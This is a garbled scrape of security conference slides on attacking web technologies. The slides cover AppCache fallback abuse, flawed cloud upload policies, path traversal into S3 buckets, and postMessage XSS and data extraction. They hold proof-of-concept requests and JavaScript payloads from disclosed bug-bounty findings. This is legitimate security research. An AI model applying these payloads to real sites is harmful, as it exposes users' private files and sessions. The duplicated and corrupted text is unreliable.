

OWASP AppSecEU 2018 – Attacking "Modern" Web Technologies

OWASP AppSecEU 2018 – Attacking "Modern" Web Technologies - Frans Rosén, Slideshare.

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Attacking Modern Web Technologies
Cyber Security Intelligence






Attacking "Modern" Web Technologies

Frans Rosén @fransrosen



Modern = stuff people use


...



Frans Rosén



- "The Swedish Ninja"
- Security Advisor @detectify (twitter: @fransrosen)
- HackerOne #7 @ /leaderboard/all-time
- Blog at labs.detectify.com



Frans Rosén



- Winner of MVH at H1-702 Live Hacking in Vegas!
- Winner Team Sweden in San Francisco (Oath)
- Best bug at H1-202 in Washington (Mapbox)
- Best bug at H1-3120 in Amsterdam (Dropbox)



![Attacking Modern Web Technologies Rundown AppCache • Bug in all browsers

Upload Policies • Weak Implementations • Bypassing business logic

Deep dive in postMessage implementations • The postMessage-tracker extension • Abusing sandboxed domains • Leaks, extraction, client-side race conditions Frans Rosén @fransrosen]
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![Attacking Modern Web Technologies Rundown Frans Rosén @fransrosen Tool share! AppCache • Bug in all browsers

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AppCache – Not modern!

...

Attacking Modern Web Technologies

Disclaimer

Found independently by
@filedescriptor
Announced last AppSecEU

Exploiting the unexploitable with lesser known browser tricks

Service Worker has an older brother

<https://hackerdeck.com/filedescriptor/exploiting-the-unexploitable-with-lesser-known-browser-tricks/Side=32>

Attacking Modern Web Technologies

AppCache

```
1 <html manifest="example.appcache">
2   ...
3 </html>
```

Attacking Modern Web Technologies

AppCache

```
1 <html manifest="example.appcache">
2   ...
3 </html>
```

```
1 CACHE MANIFEST
2 # v1 - 2011-08-13
3 # This is a comment.
4 http://www.example.com/index.html
5 http://www.example.com/header.png
```

AppCache

3 </html> |

verifies fallback pages the browser should use

FALLBACK:

The **FALLBACK:** section specifies fallback pages the browser should use if a resource is inaccessible.

Cookie Stuffing/Bombing

Will make EVERY page return 500 Error = Manifest FALLBACK will be used

Bug in every browser

Manifest placed in /u/2241902/manifest.txt

Would use the FALLBACK for EVERYTHING, even outside the dir

Surprise – Specification was vague

"To mitigate this, manifests can only specify fallbacks that are in the same path as the manifest itself."

<https://www.w3.org/TR/2015/WD-html51-20150506/browsers.html#concept-appcache-manifest-fallback>

Surprise – Specification was vague

"To mitigate this, manifests can only specify fallbacks that are in the same path as the manifest itself."

This was confusing, could mean the path to the fallback-URL and that was what browsers thought. They missed:

Fallback namespaces must also be in the same path as the manifest's URL.

<https://www.w3.org/TR/2015/WD-html51-20150506/browsers.html#concept-appcache-manifest-fallback>

AppCache demo



AppCache on Dropbox

- Could run XML on dl.dropboxusercontent.com as HTML
- XML installs manifest in browser on root
- Any file downloaded from Dropbox would use the fallback XML-HTML page, which would log the current URL to an external logging site
- Every secret link would be leaked to the attacker

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- Every secret link would be leaked to the attacker

Bounty: \$12,845

Dropbox mitigations

- No more XML-HTML on dl.dropboxusercontent.com
- No more public directory for Dropbox users
- Coordinated bug reporting to every browser
- No more FALLBACK on root from path file
- Argued for faster deprecation of AppCache
- Random subdomains for user-files



Attacking Modern Web Technologies

Attack Vector: Browser

Dropbox mitigations

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Chrome ➤ Fixed
 Edge/IE ➤ Fixed

Firefox ➤ Fixed
 Safari ➤ Fixed

Reported 28 Feb 2017, fixed ~June 2017

<https://bugs.chromium.org/p/chromium/issues/detail?id=696806#c40>



Attacking Modern Web Technologies

Attack Vector: Browser

Dropbox mitigations

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<https://bugs.chromium.org/p/chromium/issues/detail?id=696806#c40>

Browser bounties: \$3000



Attacking Modern Web Technologies

Attack Vector: Browser

AppCache vulns still possible

Requirements:

- HTTPS only (was changed recently)
- Files uploaded can run HTML
- Files could be on a isolated sandboxed domain
- Files are uploaded to the same directory for all users



Attacking Modern Web Technologies

Attack Vector: Browser

ServiceWorkers, big brother of AppCache

Requirements:

- HTTPS only
- Files uploaded can run HTML
- Files could be on a isolated sandboxed domain
- Files are uploaded to the root path

For example: bucket123.s3.amazonaws.com/test.html

Upload Policies
AWS and Google Cloud

...



European Union

Attacking Modern Web Technologies

File Uploads, S3 Buckets

Upload Policies

A way to upload files directly to a bucket, without passing the company's server first.

- Faster upload
- Secure (signed policy)

Attacking Modern Web Technologies

Upload Policies

Looks like this:

```
POST /bucket-name HTTP/1.1
Host: s3.amazonaws.com
Connection: close
Content-Length: 341520

POST /bucket-name HTTP/1.1
Host: s3.amazonaws.com
Connection: close
Content-Length: 341520

POST /bucket-name HTTP/1.1
Host: s3.amazonaws.com
Connection: close
Content-Length: 341520
```

!["Author name her Pitfalls AWS S3 Attacking Modern Web Technologies Frans Rosén @fransrosen " starts-with \$key does not contain anything

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We can place stuff in root, remember ServiceWorkers/AppCache?]

(<https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-32-320.jpg>)

![Author name her Pitfalls AWS S3 Attacking Modern Web Technologies Frans Rosén @fransrosen " \$Content-Type uses empty starts-with + content-disp


We can now upload HTML-files: Content-type: text/html](<https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-33-320.jpg>)

![Author name her Pitfalls AWS S3 Attacking Modern Web Technologies Frans Rosén @fransrosen " \$Content-Type uses empty starts-with + content-disp

We can now upload HTML-files: Content-type: text/html " \$Content-Type uses starts-with = image/jpeg


We can still upload HTML: Content-type: image/jpeg;text/html]

(<https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-34-320.jpg>)



Custom business logic (Google Cloud)

```
POST /user_uploads/signed_url/ HTTP/1.1
Host: example.com
Content-Type: application/json;charset=UTF-8
{"file_name": "images/test.png", "content_type": "image/png"}
```




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Host: example.com
Content-Type: application/json;charset=UTF-8
{"file_name": "images/test.png", "content_type": "image/png"}
```

Signed URL back to upload to:

```
{"signed_url": "https://storage.googleapis.com/uploads/images/test.png?Expires=1515198382&googleAccessId=example646example.iam.gserviceaccount.com&Signature=d1NAFC25a22eP28yoA6w0o0A61jy5Y1tKda3HvU92FvokfHdKkxwTtp8yOf..."}
```



Vulnerabilities

- We can select what file to override

! [Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen " We can select what file to override " If signed URL allows viewing = read any file

Just fetch the URL and we have the invoice POST /user_uploads/signed_url/ HTTP/1.1 Host:

example.com Content-Type: application/json; charset=UTF-8

```
{"file_name": "documents/invoice1.pdf", "content_type": "application/pdf"}
```

```
{"signed_url": "https://storage.googleapis.com/uploads/documents/invoice1.pdf?"
```

```
Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccount.com&
```

```
Signature=dIMAFc2Gs22eP%2ByoAhwGqo0A0ijySYytRdkaIHVUr%2FvwKfNSKkKwTtpBpyOF..."}
```

Vulnerabilities](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-38-320.jpg)

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
```
Expires=1515198382&GoogleAccessId=example%40example.iam.gserviceaccount.com&
```

```
Signature=dIMAFc2Gs22eP%2ByoAhwGqo0A0ijySYytRdkaIHVUr%2FvwKfNSKkKwTtpBpyOF..."}
```

Total bounties: ~\$15,000 Vulnerabilities](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-39-320.jpg)

Rolling your own
policy logic sucks

...



Path traversal with path normalization

Back to the 90s!

```
$ curl -eH "Origin: https://projects.example.com" \
  "https://frontend.example.com/api/get-image?img=../../../../document#subobj2" | jq -r ".url"
https://prodapp.s3.amazonaws.com/78-40e-41gor13hwd4054-0PAC-0N425668-A0e-Credent1a1vAKTA3UPR003
```

Path traversal with path normalization

Back to the 90s!

```
$ curl -eH "Origin: https://projects.example.com" \
  "https://frontend.example.com/api/get-image?img=../../../../document#subobj2" | jq -r ".url"
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```

Full read access to every object + listing

Regex extraction of URL-parts

Expected:

`https://example-bucket.s3.amazonaws.com/dir/file.png`

Result:

`https://s3.amazonaws.com/example-bucket/dir/file.png?Signature..`

Regex extraction of URL-parts

Bypass:

```
POST /api/v1/service/v1/upload_policies/v3_vrt_signature.png HTTP/1.1
Host: s3.amazonaws.com
{"url": "https://s3.amazonaws.com/example-bucket/"}
{"signature": "https://s3.amazonaws.com/example-bucket/9-40e-41gor13hwd4054-0PAC-0N425668-A0e-Credent1a1vAKTA3UPR003"}
```

Regex extraction of URL-parts

Bypass:

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Host: s3.amazonaws.com
{"url": "https://s3.amazonaws.com/example-bucket/"}
{"signature": "https://s3.amazonaws.com/example-bucket/9-40e-41gor13hwd4054-0PAC-0N425668-A0e-Credent1a1vAKTA3UPR003"}
```

Attacking Modern Web Technologies

Full read access to every object + listing

Regex extraction of URL-parts

Bypass:

```
POST /api/v1/service/v1/upload_policy/v1/signature (asn HTTP/1.1)
Host: secure.example.com
["url": "https://s.example-beta"]
```

↓

```
{ "signature": "https://s3.amazonaws.com/example-beta/s3-Auth-Algorithm=sha256-4986"
```

Full read access to every object + listing

Attacking Modern Web Technologies

Full read access to every object + listing

Temporary URLs with signed links

```
POST /api/v1/s/ HTTP/1.1
Host: secure.example.com

{"id": null, "random_key": "xx1", "s3_key": "/", "uploader_id": 719372, "employee_id": null}
```

Attacking Modern Web Technologies

Full read access to every object + listing

Temporary URLs with signed links

```
POST /api/v1/s/ HTTP/1.1
Host: secure.example.com

{"id": null, "random_key": "xx1", "s3_key": "/", "uploader_id": 719372, "employee_id": null}
```

↓

```
HTTP/1.1 200 CREATED
{"employee_id": null, "s3_key": "/", "uploader_id": 719372, "random_key": "xx1",
```

Attacking Modern Web Technologies

Full read access to every object + listing

Temporary URLs with signed links

```
POST /api/v1/s/ HTTP/1.1
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{"id": null, "random_key": "xx1", "s3_key": "/", "uploader_id": 719372, "employee_id": null}
```

↓

```
HTTP/1.1 200 CREATED
{"employee_id": null, "s3_key": "/", "uploader_id": 719372, "random_key": "xx1",
```

<https://secure.example.com/files/xx11>

Attacking Modern Web Technologies

Full read access to every object + listing

Temporary URLs with signed links

```
POST /api/v1/s/ HTTP/1.1
Host: secure.example.com

{"id": null, "random_key": "xx1", "s3_key": "/", "uploader_id": 719372, "employee_id": null}
```

↓

```
HTTP/1.1 200 CREATED
{"employee_id": null, "s3_key": "/", "uploader_id": 719372, "random_key": "xx1",
```

<https://secure.example.com/files/xx11>

↓

location: <https://example.s3.amazonaws.com/?Signature=8yY2Bq4uF0etD52fusaD5sA8P8EXOM&expires=1641111111>

AppSec Europe

Attacking Modern Web Technologies

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Temporary URLs with signed links

```
POST /api/v3/files HTTP/1.1
Host: secure.example.com

{"id":"null","random_key":"x11","x11_k":1,"employee_id":"null"}

HTTP/1.1 200 CREATED
{"employee_id":1,"uploader_id":719571,"random_key":"x11"}

secure.example.com/files/xx11

Location: https://example.s3.amazonaws.com/?signature=8byY2D@qurPQnt2K2fuxsa0f5A03ME30M3apirev=
```

Full read access to every object

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Full access to every object

Ability to list and download every file in the 'prod' bucket due to weak logic in /api/get-image

XXXX - Updated 3 months ago

P1 Resolved

\$1,500
40 points

Listing any uploaded file in the beta bucket due to flawed parsing in s3_url_signature logic

XXXX - Updated 3 months ago

P1 Resolved

\$500
12 points

Listing/Fetching/Modifying/Deleting any uploaded file in the beta bucket due to flawed multipart_signature logic

XXXX - Updated 3 months ago

P2 Resolved

\$1,000
23 points

AppSec Europe

Attacking Modern Web Technologies

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Full access to every object

Ability to list and download every file in the 'prod' bucket due to weak logic in /api/get-image

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\$500
12 points

Listing/Fetching/Modifying/Deleting any uploaded file in the beta bucket due to flawed multipart_signature logic

XXXX - Updated 3 months ago

P2 Resolved

\$1,000
23 points

Example rewarded fransrosen with a \$15,000 bounty and a \$10,000 bonus. Jun 13th (2 years ago)

Thank you @fransrosen. This is a big one, and you are obviously being rewarded accordingly. Thank you for your continued diligence, and your full support.

Bonus is for loyalty and one of the best write-up's we have seen. Thanks again!

Deep dive in postMessage

...

AppSec Europe

Attacking Modern Web Technologies

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Birth of the postMessage-tracker extension

• 1 year ago, discussion on last AppSecEU!

web@fransrosen.com


Replying to @fransrosen

Is that what we talked about?

Frans Rosén (@fransrosen)


10 May 2017

yes lol




Birth of the postMessage-tracker extension

- Catch every listener in all frames.
- Find the function receiving the message
- Log all messages btw all frames




Birth of the postMessage-tracker extension

- Catch every listener in all frames.
- Find the function receiving the message
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What have I found?

Regular vuln cases (XSS)



What have I found?

Regular vuln cases (XSS)

```
function (b){b.data.evalCall&eval?(""+b.data.ev  
alCall+"")}
```

[image: Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Regular vuln cases (XSS)]

! [Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Regular vuln cases (XSS) if (e.data.JSloadScript) { if (e.data.JSloadScript.type == "iframe") { // create the new iframe element with the src given to us via the event local_create_element(doc, ['iframe', 'width', '0', 'height', '0', 'src', e.data.JSloadScript.value], parent); } else { localLoadScript(e.data.JSloadScript.value) } }](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-62-320.jpg)

![Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Regular vuln cases (XSS) if (e.data.JSloadScript) { if (e.data.JSloadScript.type == "iframe") { // create the new iframe element with the src given to us via the event local_create_element(doc, ['iframe', 'width', '0', 'height', '0', 'src', e.data.JSloadScript.value], parent); } else { localLoadScript(e.data.JSloadScript.value) } } b.postMessage({"JSloadScript": {"value":"data:text/javascript,alert(document.domain)"},"*")}]
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[image: Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Complex ones: Data-Extraction]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Listener:]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Vulnerable origin-check:]

[image: Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen Vulnerable origin-check: Data-Extraction]

[image: Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Looks harmless?]

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![Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Trigger: { "params": { "testRules": { "rules": [{ "name": "xxx", "triggers": { "type": "Delay", "delay": 5000 } ... }] } } }](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-72-320.jpg)

![Author name her Attacking Modern Web Technologies Frans Rosén @fransrosen State: ... "states": { "type": "JSVariableExists", "name": "ClickTaleCookieDomain", "value": "example.com" }, ... Data-Extraction](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-73-320.jpg)

![Author name her Data-Extraction Attacking Modern Web Technologies Frans Rosén @fransrosen Action: ... "action": { "actualType": "CTEventAction", "type": "TestRuleEvent", "dynamicEventName": { "parts": [{ "type": "ElementValue", "ctSelector": { "querySelector": ".content-wrapper script" } }, { "type": "CookieValue", "name": "csrf_token" }] } }](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-74-320.jpg)

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[image: Author name her Sandbox opens up in iframe for doc-converter Attacking Modern Web Technologies Frans Rosén @fransrosen ACME.COM usersandbox.com usersandbox.com Create new doc]

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[image: Author name her What have I found? Attacking Modern Web Technologies Frans Rosén @fransrosen Client-side Race Conditions!]

[image: Author name her Localized welcome screen, JS loaded w/ postMsg Attacking Modern Web Technologies Frans Rosén @fransrosen Loading...]

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[image: Author name her Loaded JS, osl vuln param Attacking Modern Web Technologies Frans Rosén @fransrosen ...&curr=&osl='-alert(1)']

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!setInterval(function() { if(b) b.postMessage({'sitelist':"www.example.com/global", "siteurl":"www.example.com/uk", "curr":"curr=&osl=-(function() {document.body.appendChild(iframe=document.createElement('iframe'));window.alert(iframe.contentWindow['alert']);document.body.removeChild(iframe);window.alert(document.domain)})(-''', '*') }, 10); Author name her Loaded JS Attacking Modern Web Technologies Frans Rosén @fransrosen link.com.example.com Loading...](https://image.slidesharecdn.com/appsec-modern-copy-180705172001/85/OWASP-AppSecEU-2018-Attacking-Modern-Web-Technologies-98-320.jpg)
```

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```